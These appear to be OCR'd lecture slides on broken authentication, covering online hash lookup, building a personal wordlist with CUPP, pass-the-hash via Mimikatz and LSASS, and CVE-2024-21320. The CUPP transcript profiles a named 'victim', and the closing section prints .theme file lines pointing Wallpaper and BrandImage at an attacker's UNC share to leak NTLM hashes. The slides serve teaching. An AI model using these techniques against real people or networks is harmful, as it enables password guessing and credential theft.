
Hash cracking for the lazy

Using hash cracking tools online: https://crackstation.net

- This website sometimes is useful to crack weak password hashes
  - Try here before running more sophisticated tools
  - It uses a massive wordlist: 1.5 billions hashes, 15GB (link)
  - If the password is not in there, then it will not be able to break the hash



Build your own dictionary: CUPP



Advanced dictionary attacks (build your own list)

- **Sometimes, existing dictionaries won't make it, not even with all the possible masks**
  - What if your password contains elements of your life? What about `UnicornJune2002`?
  - This is where social engineering can do wonders
    - **Probably you are posting too much personal details** (technically called *oversharing*): your cat, dog, birthday, partner, job, favorite color, nicknames, hobbies …
  - All this data can be gathered to build a custom list of potential passwords

- Meet **CUPP - Common User Passwords Profiler (https://github.com/Mebus/cupp)**

```
(.venv) ~/PycharmProjects/CryptographicFailures/BrokenAuthentication/cupp
python cupp.py -i

 ___________
  cupp.py!                 # Common
     \                     # User
      \   ,__,             # Passwords
       \  (oo)____         # Profiler
          (__)    )\
             ||--|| *      [ Muris Kurgas | j0rgan@remote-exploit.org ]
                           [ Mebus | https://github.com/Mebus/]


[+] Insert the information about the victim to make a dictionary
[+] If you don't know all the info, just hit enter when asked! ;)
```


CUPP - Common User Passwords Profiler

```
> First Name: Peter
> Surname: Parker
> Nickname: Spiderman
> Birthdate (DDMMYYYY): 10082001


> Partners) name: Mary
> Partners) nickname: Jane
> Partners) birthdate (DDMMYYYY): 12112003


> Child's name: Benjamin
> Child's nickname: Parker
> Child's birthdate (DDMMYYYY): 03052024


> Pet's name: Sandwich
> Company name: DailyBugle


> Do you want to add some key words about the victim? Y/[N]: y
> Please enter the words, separated by comma. [i.e. hacker,juice,black]
> Do you want to add special chars at the end of words? Y/[N]: y
> Do you want to add some random numbers at the end of words? Y/[N]:n
> Leet mode? (i.e. leet = 1337) Y/[N]: n
```

```
[+] Now making a dictionary...
[+] Sorting list and removing duplicates...
[+] Saving dictionary to peter.txt, counting 18908 words.
> Hyperspeed Print? (Y/n) : n
[+] Now load your pistolero with peter.txt and shoot! Good luck!
```

Sometimes there is no need for cracking


Pass-The-Hash



Pass-the-hash (PTH)

- **Pass the Hash is a hacking technique that allows a malicious user to authenticate on multiple systems within the same network without actually knowing the victim's credentials, simply by using the username and the obfuscated password (hash), without needing to crack it**

- Large companies and organizations use a centralized system that allows easy sharing of files, folders, and user accounts
- Furthermore, through a unique identification system (called Single Sign-On, SSO), it is possible to perform a single authentication that is valid for multiple software systems or IT resources to which a particular user is authorized at the corporate level



Pass-the-hash (PTH)

- **Core Idea of Pass-the-Hash (PTH):**
  - *Initial foothold*: the attacker compromises a machine, often with low privileges
  - Hash is stolen by:
    - Dumping: tools like Mimikatz can extract NTLM hashes from memory (e.g., from LSASS)
      - ✓ LSASS.exe stands for Local Security Authority Subsystem Service. It is a critical Windows system process responsible for enforcing the security policy on a system
      - ✓ User Authentication, Password Validation, Access Token Creation, Single Sign-On (SSO), Active Directory Management (on domain controllers)
    - Using OS/software vulnerabilities and/or social engineering
  - Lateral movement or privilege escalation
  - Reuse (i.e. pass) the stolen hashes to authenticate as higher-privileged users, without needing the cleartext password
  - Continue moving laterally across systems until they reach a Domain Admin account or the Domain Controller (DC) itself
  - The goal is often full network compromise

Pass-the-Hash == Single-Sign On

- Pass-the-hash is the use of a saved credential or authenticator
  - It exists solely to support single-sign on (SSO)
  - If you want SSO, you are exposed to PTH
- In other words:
  - If you want SSO, pass-the-hash cannot be “fixed”
  - This is not a “Windows problem”
- There are two types of pass-the-hash:
  - Credential reuse: using the saved credential on the system on which it was saved
  - Credential theft: taking the saved credential to another system and using it from there

CVE-2024-21320: stealing NTLM hashes with a Windows theme

- **The attacker, through a Windows theme downloaded onto the victim's device, tricks Windows into opening a UNC path to an endpoint controlled by the attacker**
  - All Windows versions are affected, as Themes is a built-in feature in the Windows operating system.
  - Microsoft fixed this vulnerability in January 2024

- Themes are composed of three parts: a *wallpaper*, an *MSstyle* file and the *brand image*
  - All of them can be remote paths that point at UNC endpoints


- When a Theme file is created or viewed, Windows creates its thumbnails from the three components
  - This process starts **automatically** inside the Explorer process
  - Changing the values of "*BrandImage*" or "*Wallpaper*" yielded a connection from the victim's machine
  - As part of the connection to the remote server, the client performs an SMB negotiation during which their NTLM credentials are sent to the attacker

```
[Control Panel\Desktop]
Wallpaper=\\192.168.159.131\evil\Wallpaper.jpg
TileWallpaper=0
WallpaperStyle=2
```

```
[Theme]
DisplayName=CVE-2024-21320
BrandImage=\\192.168.159.131\evil\BrandImage.jpg
```

https://www.akamai.com/blog/security-research/leaking-ntlm-credentials-through-windows-themes

CVE-2024-21320: stealing NTLM hashes with a Windows theme



Thank you!

Next lab: Broken Authentication online (plug your cable)